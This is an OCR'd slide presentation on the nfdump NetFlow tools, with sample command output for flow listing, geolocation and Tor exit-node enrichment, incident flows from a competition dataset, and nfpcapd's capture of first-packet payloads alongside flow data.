2025-09-10 17:47:52.686     00:00:21.000 TCP        185.25.10.15:49475 ->      45.0.0.15:25             2      140     1
2025-09-10 17:45:46.609     00:05:15.080 TCP          45.0.0.15:25    ->    185.25.10.15:49475         10     1724     1
2025-09-10 17:49:58.688     00:05:15.002 TCP        185.25.10.15:49475 ->      45.0.0.15:25            14    18396     1
2025-09-10 17:55:34.690     00:01:03.000 TCP        185.25.10.15:49475 ->      45.0.0.15:25             4     6000     1
2025-09-10 17:56:58.690     00:03:51.000 TCP          45.0.0.15:25    ->    185.25.10.15:49475         12      624     1
2025-09-10 18:03:58.823     00:00:42.000 TCP          45.0.0.15:25    ->    185.25.10.15:49475          3      614     1
2025-09-10 18:01:10.690     00:02:27.000 TCP        185.25.10.15:49475 ->      45.0.0.15:25             8    10324     1
…
Summary: total flows: 25, total bytes: 45946, total packets: 116, avg bps: 79, avg pps: 0, avg bpp: 396
```

```
% nfdump -r example-flows -a ip 185.25.10.15
Date first seen          Duration          Proto      Src IP Addr:Port          Dst IP Addr:Port   Packets    Bytes Flows
2025-09-10 18:43:52.269     00:13:39.404 TCP        185.25.10.15:41347 ->      45.0.0.15:25            20     3702     5
2025-09-10 18:44:34.274     00:13:39.399 TCP          45.0.0.15:25    ->    185.25.10.15:41347         22     3030     6
2025-09-10 17:41:34.602     00:25:33.221 TCP        185.25.10.15:49475 ->      45.0.0.15:25            42    35660     7
2025-09-10 17:42:16.606     00:24:09.217 TCP          45.0.0.15:25    ->    185.25.10.15:49475         32     3554     7
Summary: total flows: 25, total bytes: 45946, total packets: 116, avg bps: 79, avg pps: 0, avg bpp: 396
```

Primer nfdump

Flow enrichment:

- Geolocation enrichment using local maxmind data DB
- Add 2-letter country code to IP addresses.
- Add AS number if missing, based on IP.
- Add organisation name, based on AS.

```
Flow Record:
  RecordCount  =                 328
  Ident        =                none
  Flags        =                0x00 PCAP v1, Unsampled
  Elements     =                   6: 1 2 15 17 29 42
  size         =                 488
  engine type  =                  17
  engine ID    =                   1
  export sysid =                   0
  first        =       1757089636000 [2025-09-05 18:27:16.000]
  last         =       1757089867000 [2025-09-05 18:31:07.000]
  received at  =       1759837832191 [2025-10-07 13:50:32.191]
  proto        =                   6 TCP
  tcp flags    =                0x1a ...AP.S.
  src port     =                1154
  dst port     =                3128
  src tos      =                   0
  fwd status   =                   0
  in packets   =                   9
  in bytes     =                1744
  src addr     =      192.168.110.10
  dst addr     =     212.144.254.123: EU/DE/Böblingen long/lat: 48.6907/8.9707
  src as       =                   0
  dst as       =                3209
```

Primer nfdump

Flow enrichment:

- Geolocation enrichment (maxmind data)

```
% nfdump -r example-flows dst geo nl
Date first seen          Duration     Proto      Src IP Addr(..):Port          Dst IP Addr(..):Port   Packets    Bytes Flows
2025-09-07 06:02:37.000    00:00:00.000 UDP     192.168.120.22(..):53444 ->       193.0.9.7(NL):53            1       71     1
2025-09-07 07:34:40.000    00:00:00.000 UDP     193.24.227.238(DE):53    ->    172.217.40.76(NL):56680        1     1730     1
2025-09-07 07:35:43.000    00:00:00.000 UDP     193.24.227.238(DE):53    ->  173.194.169.104(NL):59464        1     1518     1
2025-09-10 01:15:58.283    00:00:00.000 UDP     192.168.178.20(..):60170 ->      193.0.14.129(NL):53          1       56     1
2025-09-10 01:16:19.283    00:00:00.000 UDP     192.168.178.20(..):60170 ->      193.0.14.129(NL):53          1       56     1
2025-09-10 14:58:11.398    00:00:00.128 TCP      192.168.168.5(..):2222  ->    192.42.116.218(NL):10501       2      220     1
2025-09-10 14:58:12.360    00:01:33.609 TCP      192.168.168.5(..):2222  ->    192.42.116.218(NL):26489   52716   75.2 M     1
2025-09-10 15:01:29.990    00:00:00.083 TCP      192.168.168.5(..):2222  ->    192.42.116.218(NL):26489       2      220     1
2025-09-10 15:01:33.277    00:01:20.617 TCP      192.168.168.5(..):2222  ->    192.42.116.218(NL):25423   11869   656000     1
```

```
% nfdump -r example-flows -s geo:p
Top 10  Geo ordered by flows:
Date first seen            Duration     Proto                    Geo     Flows(%)     Packets(%)       Bytes(%)         pps      bps   bpp
2025-09-05 15:07:04.000    00:07:11.749 TCP                       ..     4315(65.7)   143524(95.9)   157.9 M(97.7)        0     2924  1099
2025-09-05 14:54:28.000    00:07:21.963 UDP                       ..     2640(40.2)    11556( 7.7)     7.1 M( 4.4)        0      128   615
2025-09-05 14:51:05.337    00:07:22.207 UDP                       DE     1362(20.7)     2743( 1.8)    439204( 0.3)        0        7   160
2025-09-05 14:52:06.531    00:04:15.460 ICMP                      DE      750(11.4)      750( 0.5)     51168( 0.0)        0        1    68
2025-09-05 22:51:10.000    00:00:12.012 ESP                       DE      730(11.1)     1084( 0.7)    375104( 0.2)        0      249   346
2025-09-05 14:51:32.067    00:07:12.498 TCP                       DE      702(10.7)     2193( 1.5)    938433( 0.6)        0       17   427
2025-09-05 14:51:20.835    00:07:26.812 TCP                       US      600( 9.1)     2564( 1.7)    476200( 0.3)        0        8   185
2025-09-10 08:50:16.569    00:00:29.631 PIM                       ..      406( 6.2)     2524( 1.7)    136936( 0.1)        0       36    54
2025-09-05 14:58:40.000    00:07:12.266 ICMP                      ..      401( 6.1)      401( 0.3)     86976( 0.1)        0        1   216
2025-09-05 14:55:52.000    00:07:01.383 OSPF                      ..      265( 4.0)      729( 0.5)     67748( 0.0)        0        1    92
```

NFDUMP
FOR YOUR NETFLOWS

Primer nfdump

Flow enrichment:

- Tor exit node enrichment using local tor DB.

```
% nfdump -r example-flows/ -o tor ip tor
Darwin 24.6.0
Date first seen          Duration         Proto      Src IP Addr(..):Port   STor        Dst IP Addr(..):Port  DTor    Flags  Packets     Bytes Flows
2025-09-10 12:54:32.859     00:00:00.370 TCP      157.143.23.44(CH):80        .. ->    109.70.100.70(AT):6270    ex ...AP.SF        5      1078     1
2025-09-10 12:54:32.858     00:00:00.396 TCP      109.70.100.70(AT):6270     ex ->    157.143.23.44(CH):80      .. ...AP.SF        8      1152     1
2025-09-10 12:54:33.254     00:00:00.000 TCP      157.143.23.44(CH):80        .. ->    109.70.100.70(AT):6270    ex ...A....        1        40     1
2025-09-10 12:54:48.829     00:00:25.012 TCP      157.143.23.44(CH):80        .. ->    109.70.100.70(AT):26360   ex ...AP.S.       19     23573     1
2025-09-10 12:54:48.829     00:00:25.033 TCP      109.70.100.70(AT):26360    ex ->    157.143.23.44(CH):80      .. ...AP.S.      252     10883     1
2025-09-10 14:58:11.396     00:00:00.109 TCP    192.42.116.218(NL):10501     ex ->    192.168.168.5(..):2222    .. ...AP..F        4       340     1
2025-09-10 14:58:11.398     00:00:00.128 TCP     192.168.168.5(..):2222      .. ->  192.42.116.218(NL):10501   ex ...AP..F        2       220     1
2025-09-10 14:58:11.546     00:00:00.000 TCP    192.42.116.218(NL):10501     ex ->    192.168.168.5(..):2222    .. ...A....        1        52     1
2025-09-10 14:58:12.360     00:01:33.609 TCP     192.168.168.5(..):2222      .. ->  192.42.116.218(NL):26489   ex ...AP.S.    52716    75.2 M     1
2025-09-10 14:58:12.360     00:01:33.670 TCP    192.42.116.218(NL):26489     ex ->    192.168.168.5(..):2222    .. ...AP.S.    35276     1.9 M     1
2025-09-10 15:01:29.986     00:00:00.075 TCP    192.42.116.218(NL):26489     ex ->    192.168.168.5(..):2222    .. ...AP..F        3       192     1
2025-09-10 15:01:29.990     00:00:00.083 TCP     192.168.168.5(..):2222      .. ->  192.42.116.218(NL):26489   ex ...AP..F        2       220     1
2025-09-10 15:01:30.094     00:00:00.000 TCP    192.42.116.218(NL):26489     ex ->    192.168.168.5(..):2222    .. ...A....        1        52     1
2025-09-10 15:01:33.277     00:01:20.610 TCP    192.42.116.218(NL):25423     ex ->    192.168.168.5(..):2222    .. ...AP.SF    23777    73.5 M     1
2025-09-10 15:01:33.277     00:01:20.617 TCP     192.168.168.5(..):2222      .. ->  192.42.116.218(NL):25423   ex ...AP.SF    11869    656000     1
2025-09-10 15:02:53.915     00:00:00.000 TCP    192.42.116.218(NL):25423     ex ->    192.168.168.5(..):2222    .. ...A....        1        52     1
```

```
% nfdump -r example-flows/ -s ip  ip tor
Top 10     IP Addr ordered by flows:
Date first seen              Duration      Proto            IP Addr      Flows(%)      Packets(%)      Bytes(%)          pps      bps    bpp
2025-09-10 14:58:11.396      00:00:00.282 any       192.168.168.5(..)        11(68.8)    123652(99.8)   151.3 M(100.0)     437    4.3 M   1223
2025-09-10 14:58:11.396      00:00:00.282 any      192.42.116.218(NL)        11(68.8)    123652(99.8)   151.3 M(100.0)     437    4.3 M   1223
2025-09-10 12:54:32.858      00:00:00.041 any       109.70.100.70(AT)         5(31.2)       285( 0.2)     36726( 0.0)       6     7165   128
2025-09-10 12:54:32.858      00:00:00.041 any       157.143.23.44(CH)         5(31.2)       285( 0.2)     36726( 0.0)       6     7165   128
```

Primer nfdump

Universal binaries geolookup torlookup using the local tor and geo DBs.

```
% geolookup 192.42.116.218
1101    | 192.42.116.218           | SURF B.V.                      | EU/NL/'The Netherlands' long/lat:  52.3824/4.8995   | sat: 0

% torlookup 192.42.116.218
Node: 192.42.116.218, last published: 2024-07-31 22:43:27, intervals: 1
 0 first: 2024-02-29 12:52:44, last: 2024-08-01 04:26:35

nfdump -r example-flows/ -s ip ip tor
Top 10     IP Addr ordered by flows:
Date first seen             Duration     Proto               IP Addr    Flows(%)     Packets(%)       Bytes(%)         pps      bps   bpp
2025-09-10 14:58:11.396     00:00:00.282 any       192.168.168.5(..)       11(68.8)   123652(99.8)  151.3 M(100.0)      437    4.3 M  1223
2025-09-10 14:58:11.396     00:00:00.282 any      192.42.116.218(NL)       11(68.8)   123652(99.8)  151.3 M(100.0)      437    4.3 M  1223
2025-09-10 12:54:32.858     00:00:00.041 any       109.70.100.70(AT)        5(31.2)      285( 0.2)    36726( 0.0)        6     7165   128
2025-09-10 12:54:32.858     00:00:00.041 any       157.143.23.44(CH)        5(31.2)      285( 0.2)    36726( 0.0)        6     7165   128
Summary: total flows: 16, total bytes: 151.3 M, total packets: 123937, avg bps: 157193, avg pps: 16, avg bpp: 1220
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 16, passed: 16, Blocks skipped: 0, Bytes read: 508600
Sys: 0.1431s User: 0.4611s Wall: 0.0411s flows/second: 388.9 Runtime: 0.0412s

% nfdump -r example-flows/ -s ip ip tor | geolookup
0       | 192.168.168.5            | private                        | no information | sat: 0
1101    | 192.42.116.218           | SURF B.V.                      | EU/NL/'The Netherlands' long/lat:  52.3824/4.8995   | sat: 0
208323  | 109.70.100.70            | Foundation for Applied Privacy | EU/AT/Vienna long/lat:  48.1968/16.3191  | sat: 0
8758    | 157.143.23.44            | Iway AG                        | EU/CH/Zurich long/lat:  47.3779/8.5236   | sat: 0

% nfdump -r example-flows/ -s ip ip tor | torlookup
No tor exit node: 192.168.168.5
Node: 192.42.116.218, last published: 2024-07-31 22:43:27, intervals: 1
 0 first: 2024-02-29 12:52:44, last: 2024-08-01 04:26:35
Node: 109.70.100.70, last published: 2024-07-31 17:25:36, intervals: 1
 0 first: 2024-02-29 14:34:58, last: 2024-08-01 03:15:08
No tor exit node: 157.143.23.44
```

Limitations of NetFlow in incident analysis

Incident analysis

Flows of an incident:

```
% nfdump -r maccdc_2010 -o long …
Date first seen         Duration         Proto      Src IP Addr:Port          Dst IP Addr:Port     Flags  Tos  Packets    Bytes Flows
2011-03-12 20:27:24.150     00:00:00.000 TCP     192.168.24.151:8000  ->  192.168.203.248:48246 ...A...F    0        1       52     1
2011-03-12 20:27:24.206     00:00:00.000 ICMP     192.168.203.1:0     ->  192.168.203.200:3.1   ........    0        1       56     1
2011-03-12 20:27:24.298     00:00:00.025 TCP    192.168.203.248:59727 ->   192.168.24.138:8000  ...AP..F    0        4      405     1
2011-03-12 20:27:24.298     00:00:00.026 TCP     192.168.24.138:8000  ->  192.168.203.248:59727 ...AP..F    0        4     1085     1
2011-03-12 20:27:24.304     00:00:00.000 TCP    192.168.203.248:50780 ->   192.168.22.251:80    ...A...F    0        1       52     1
2011-03-12 20:27:24.304     00:00:00.000 TCP     192.168.22.251:80    ->  192.168.203.248:50780 ...A...F    0        1       52     1
2011-03-12 20:27:24.308     00:00:00.028 TCP    192.168.203.248:48916 ->   192.168.22.251:80    ...AP.SF    0        5      434     1
2011-03-12 20:27:24.310     00:00:00.028 TCP     192.168.22.251:80    ->  192.168.203.248:48916 ...AP.SF    0        4      793     1
2011-03-12 20:27:24.313     00:00:00.000 TCP    192.168.203.248:52208 ->     192.168.21.2:443   ...APR..    0        2      141     1
2011-03-12 20:27:24.327     00:00:00.014 TCP    192.168.203.248:50689 ->   192.168.24.138:8000  ...AP.SF    0        6      518     1
2011-03-12 20:27:24.328     00:00:00.013 TCP     192.168.24.138:8000  ->  192.168.203.248:50689 ...AP.SF    0        5     1148     1
2011-03-12 20:27:24.337     00:00:00.011 TCP    192.168.203.248:39989 ->   192.168.22.251:80    ...AP.SF    0        5      447     1
2011-03-12 20:27:24.338     00:00:00.011 TCP     192.168.22.251:80    ->  192.168.203.248:39989 ...AP.SF    0        4      793     1
2011-03-12 20:27:24.342     00:00:00.012 TCP    192.168.203.248:44435 ->   192.168.24.138:8000  ...AP.SF    0        6      532     1
2011-03-12 20:27:24.343     00:00:00.011 TCP     192.168.24.138:8000  ->  192.168.203.248:44435 ...AP.SF    0        5     1190     1
2011-03-12 20:27:24.350     00:00:00.016 TCP    192.168.203.248:35363 ->   192.168.22.251:80    ...AP.SF    0        5      450     1
2011-03-12 20:27:24.351     00:00:00.016 TCP     192.168.22.251:80    ->  192.168.203.248:35363 ...AP.SF    0        4      793     1
2011-03-12 20:27:24.355     00:00:00.019 TCP    192.168.203.248:58129 ->   192.168.24.138:8000  ...AP.SF    0        6      526     1
2011-03-12 20:27:24.355     00:00:00.019 TCP     192.168.24.138:8000  ->  192.168.203.248:58129 ...AP.SF    0        5     1190     1
2011-03-12 20:27:24.365     00:00:00.000 UDP     192.168.202.62:64745 ->          8.8.8.8:53    ........    0        1       65     1
2011-03-12 20:27:24.369     00:00:00.015 TCP    192.168.203.248:33541 ->   192.168.22.251:80    ...AP.SF    0        5      445     1
2011-03-12 20:27:24.370     00:00:00.000 ICMP    192.168.198.59:0     ->   192.168.28.110:8.0   ........    0        1       48     1
2011-03-12 20:27:24.371     00:00:00.013 TCP     192.168.22.251:80    ->  192.168.203.248:33541 ...AP.SF    0        4      793     1
2011-03-12 20:27:24.377     00:00:00.012 TCP    192.168.203.248:49733 ->   192.168.24.138:8000  ...AP.SF    0        6      529     1
2011-03-12 20:27:24.378     00:00:00.011 TCP     192.168.24.138:8000  ->  192.168.203.248:49733 ...AP.SF    0        5     1187     1
```

Incident analysis

Advantages of flow analysis:

- Lots of metadata of network connections available. (~10 .. 20 elements or more)
- Byte and packet counter.
- Widely available format. (NetFlow standard)
- Large volume of network data is reduced to small volume of NetFlow data.

Working with NetFlow is really nice for incident analysis!

Disadvantages of NetFlow data.

- For an in-depth incident analysis, the packet content would be helpful!

Incident analysis

To overcome these limitation, pcaps are sometimes very useful.

- Access to full packet content but …
- Pcap files are usually very large — often too large to handle efficiently.


Have you ever tried to analyse a 1GB or more pcap file with Wireshark?

- Other tools are required.

It would be useful to combine somehow the advantages of NetFlow and pcap

The best of both worlds - NetFlow and pcap

Pcap



Content - payload data

Data stream
e.g. TCP session

pcap:
Full capture

Time

Packet header - meta data

NetFlow data:
Large volume of network data is reduced to small volume of NetFlow data.

NFDUMP
FOR YOUR NETFLOWS

Pcap

Advantages of pcap files:


- All data is available for analysis.

Disadvantages of pcap files:

- Very large files specifically over longer period of time.
- Much of today’s traffic is often encrypted - so storing it may be useless.

Where is the most valuable content ?

Pcap



Content - payload data

Data stream
e.g. TCP session

Time

pcap:
Full capture

Packet header - meta data

NetFlow data + 1st packet payload:
Large volume of network data is reduced to small volume of NetFlow data.

The best of both worlds

Trade-off between full capture and meta data only:

Upper layer application:

- Connection establishment e.g. TLS/SSL
- Protocol handshake. e.g. SMTP, HTTP …
- Single packet content (DNS)

- *Capture first sequence of bytes of the connection.*
- *Store these bytes as payload along the NetFlow data.*
- *Process NetFlow data and payload data in common filter.*

The best of both worlds

Advantages:


- Additional data available for analysis.
- Process of payload:
  - DNS decoding.
  - TLS handshake decoding:
    - SNI - Server name indication
    - Ja3
    - Ja4
  - Content matching - string, regex etc.


The best of both worlds

How to get there?

There is nfpcapd:

- Creates extended NetFlow data
- Listens on an interface on any *nix like OS (Linux, *BSD)
- Converts existing pcap files to extended NetFlow.
- Reduces file size by a factor of ~30 to ~100, depending on traffic pattern.





NFDUMP
FOR YOUR NETFLOWS

The best of both worlds

yaf flow software - (Yet Another Flowmeter)

- yaf can send IPFIX flows with payload data.
- nfpcad understands yaf specific IPFIX extensions to collect the payload.

Disadvantage

- Specific flow software (nfpcapd, yaf) or hardware is needed for that.
- Standard network devices do not (yet) support payload exports.

NFDUMP
FOR YOUR NETFLOWS

Explore the new world

NFDUMP
FOR YOUR NETFLOWS

Step by step

Step by step:

```
% nfpcapd -w full-flows -z=lz4 -S2 -ofat,payload -r full.pcap
```

output: 5.9M

input: 159MB

```
% nfdump -r full-flows -o glong
Date first seen          Duration      Proto      Src IP Addr(..):Port           Dst IP Addr(..):Port     Flags  Tos  Packets    Bytes Flows
2025-09-05 14:51:05.337     00:00:00.000 IPv6      216.66.80.30(DE):10361 ->    193.24.227.12(DE):53    ........    0        1      149     1
2025-09-05 14:51:05.337     00:00:00.000 UDP    2620:17..8:f0::7(DE).10361 -> 2001:47..d031:53(US).53    ........    0        1      149     1
2025-09-05 14:51:11.631     00:00:00.000 IPv6      216.66.80.30(DE):43523 ->    193.24.227.12(DE):53    ........    0        1      107     1
2025-09-05 14:51:11.631     00:00:00.000 UDP    2001:47..7c:a4cb(DE).43523 -> 2001:47..:a25:53(US).53    ........    0        1      107     1
…
2025-09-05 14:51:32.067     00:00:01.390 TCP    2a01:59..a8:d0f0(DE).60074 -> 2001:47..b4:3bc1(US).443   ...AP.SF    0       12     1905     1
2025-09-05 14:51:32.068     00:00:01.390 IPv6     193.24.227.12(DE):443   ->     216.66.80.30(DE):60074 ........    0       10     5080     1
2025-09-05 14:51:32.068     00:00:01.390 TCP    2001:47..b4:3bc1(US).443   -> 2a01:59..a8:d0f0(DE).60074 ...AP.SF    0       10     5080     1
…
2025-09-10 18:56:28.672     00:00:42.001 TCP       185.25.10.15(RU):41347 ->        45.0.0.15(US):25    ...A.R..    0        3      156     1
2025-09-10 18:57:31.673     00:00:00.000 TCP       185.25.10.15(RU):41347 ->        45.0.0.15(US):25    ...A.R..    0        1       52     1
2025-09-10 18:57:52.673     00:00:00.000 TCP          45.0.0.15(US):25    ->     185.25.10.15(RU):41347 ...A.R..    0        1       52     1
2025-09-10 18:58:13.673     00:00:00.000 TCP          45.0.0.15(US):25    ->     185.25.10.15(RU):41347 ...A.R..    0        1       52     1
Summary: total flows: 6566, total bytes: 161.6 M, total packets: 149631, avg bps: 2892, avg pps: 0, avg bpp: 1079
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 6566, passed: 6566, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3409s User: 0.6749s Wall: 0.1739s flows/second: 37763.6 Runtime: 0.1739s
```

Step by step

```
% nfdump -r full-flows -o raw -c 1

Flow Record:
  RecordCount  =                   1
  Ident        =                none
  Flags        =                0x00 PCAP v1, Unsampled
  Elements     =                   6: 1 3 15 29 31 42
  size         =                 268
  engine type  =                  17
  engine ID    =                   1
  export sysid =                   0
  first        =       1757076665337 [2025-09-05 14:51:05.337]
  last         =       1757076665337 [2025-09-05 14:51:05.337]
  received at  =       1759913494489 [2025-10-08 10:51:34.489]
  proto        =                  17 UDP
  tcp flags    =                0x00 ........
  src port     =               10361
  dst port     =                  53
  src tos      =                   0
  fwd status   =                   0
  in packets   =                   1
  in bytes     =                 149
  tun proto    =                  41 IPv6
  tun src addr =        216.66.80.30: EU/DE/"Frankfurt am Main" long/lat: 50.1103/8.7147
  tun dst addr =       193.24.227.12: EU/DE/Germany long/lat: 51.2993/9.4910
  src addr     =   2620:171:f8:f0::7: EU/DE/"Frankfurt am Main" long/lat: 50.1169/8.6837
  dst addr     =   2001:470:765b::d031:53: NA/US/'United States' long/lat: 37.7510/-97.8220
  src as       =                  42
  dst as       =                6939
  in src mac   =  00:10:db:ff:10:00
  out dst mac  =  00:14:69:9e:11:40
  in dst mac   =  00:00:00:00:00:00
  out src mac  =  00:00:00:00:00:00
  ip minTTL    =                  59
  ip minTTL    =                  59
  in payload   =                 104
